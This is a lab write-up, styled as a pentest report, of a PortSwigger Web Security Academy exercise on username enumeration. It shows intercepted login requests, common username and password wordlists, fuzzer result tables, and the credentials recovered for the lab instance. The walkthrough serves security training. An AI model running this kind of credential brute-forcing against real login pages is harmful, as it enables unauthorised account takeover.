PRIYANSHU

patel

Lab Pentest Report

Performed By
Priyanshu Patel

Start Date: 12 Sep 2023
End Date: 12 Sep 2023

Contact:
priyanshupatel2301@gmail.com

Scope:
url: https://portswigger.net/web-security/authentication/password-based/lab-username-enumeration-via-different-responses


above link access the lab and that’s our scope

Goal Assesment:
the information given on the lab page that much we know
> username enumeration via different responses
> site has broken auth, uses the common password and username which we can bruteforce with the wordlist of common username and passwords

Attack Perspective:
we are operating from a black box perspective.

Attacking The Lab Environment (Attack Steps):

step 1:
test the form with demo credentials.



Login

Username
test

Password
●●●●

Tested username and password

when we do that now we can see that request in our proxy tool.



```
POST https://0ad0006d03427c488167124800cc00e6.web-security-academy.net/login HTTP/1.1
host: 0ad0006d03427c488167124800cc00e6.web-security-academy.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: https://0ad0006d03427c488167124800cc00e6.web-security-academy.net
Connection: keep-alive
Referer: https://0ad0006d03427c488167124800cc00e6.web-security-academy.net/login
```


```
username=test&password=1234
```

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=
utf-8
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 3140
```

```
<!DOCTYPE html>
<html>
    <head>
        <link href=/resources/
labheader/css/
academyLabHeader.css rel=
stylesheet>
```

Visible used credentials


step 2:
bruteforce the username parameter



```
POST
https://0ad0006d03427c488167124800cc00e6.web-security-academy.net/login HTTP/1.1
host: 0ad0006d03427c488167124800cc00e6.web-security-academy.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;
q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
```

```
username=test&password=1234
```

with the wordlist providedpayload set




Type: Strings

Contents:

```
carlos
root
admin
test
guest
info
adm
mysql
user
administrator
oracle
ftp
pi
puppet
ansible
ec2-user
vagrant
azureuser
academico
acceso
access
accounting
accounts
```

Multiline: □

username payload from the wordlist



```
POST https://0ad0006d03427c488167124800cc00e6.web-security-academy.net/login HTTP/1.1
host: 0ad0006d03427c488167124800cc00e6.web-security-academy.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
```

```
username=test&password=1234
```

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=
utf-8
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 3140
```

```
<!DOCTYPE html>
<html>
    <head>
```

Find: No matches Time: 0 ms Body Length: 0 Total Length: 0 bytes


Progress: 0: HTTP - https://0ad000..ademy.net/login 100% Current fuzzers: 0

Messages Sent: 101 Errors: 0 Show Errors

Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
6	Fuzzed	200	OK	813 ms	129 bytes	3,142 bytes			info
0	Original	200	OK	924 ms	129 bytes	3,140 bytes	Medium		
1	Fuzzed	200	OK	762 ms	129 bytes	3,140 bytes			carlos
2	Fuzzed	200	OK	782 ms	129 bytes	3,140 bytes			root
3	Fuzzed	200	OK	783 ms	129 bytes	3,140 bytes			admin
4	Fuzzed	200	OK	891 ms	129 bytes	3,140 bytes			test
5	Fuzzed	200	OK	726 ms	129 bytes	3,140 bytes			guest

as you can see here we have found our username: info

step 3:
now let’s bruteforce the password with username we found and password wordlist



```
POST
https://0ad0006d03427c488167124800cc00e6.web-security-academy.net/login HTTP/1.1
host: 0ad0006d03427c488167124800cc00e6.web-security-academy.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;
q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
```


```
username=info&password=1234
```

Fuzz Locations:

...	V...	# ...	# o...
B...	1...	100	0

Remove without confirmation? ☑

payload set password parameter




Type: Strings

Contents:

```
123456
password
12345678
qwerty
123456789
12345
1234
111111
1234567
dragon
123123
baseball
abc123
football
monkey
letmein
shadow
master
666666
qwertyuiop
123321
mustang
1234567890
```

Multiline: ☐

common password payload



```
POST https://0ad0006d03427c488167124800cc00e6.web-security-academy.net/login HTTP/1.1
host: 0ad0006d03427c488167124800cc00e6.web-security-academy.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
```

```
username=test&password=1234
```


```
HTTP/1.1 200 OK
Content-Type: text/html; charset=
utf-8
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 3140
```

```
<!DOCTYPE html>
<html>
    <head>
```

Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
89	Fuzzed	302	Found	761 ms	207 bytes	0 bytes			dallas
2	Fuzzed	200	OK	753 ms	129 bytes	3,142 bytes		Reflected	password
8	Fuzzed	200	OK	749 ms	129 bytes	3,142 bytes			111111
3	Fuzzed	200	OK	792 ms	129 bytes	3,142 bytes			12345678
4	Fuzzed	200	OK	810 ms	129 bytes	3,142 bytes			qwerty
6	Fuzzed	200	OK	807 ms	129 bytes	3,142 bytes			12345
7	Fuzzed	200	OK	814 ms	129 bytes	3,142 bytes			1234

now search for the 302 request because if we logged in successfully we are being redirected
our password is: dallas

step 4:
log in into the site
and congrats you have solved the lab



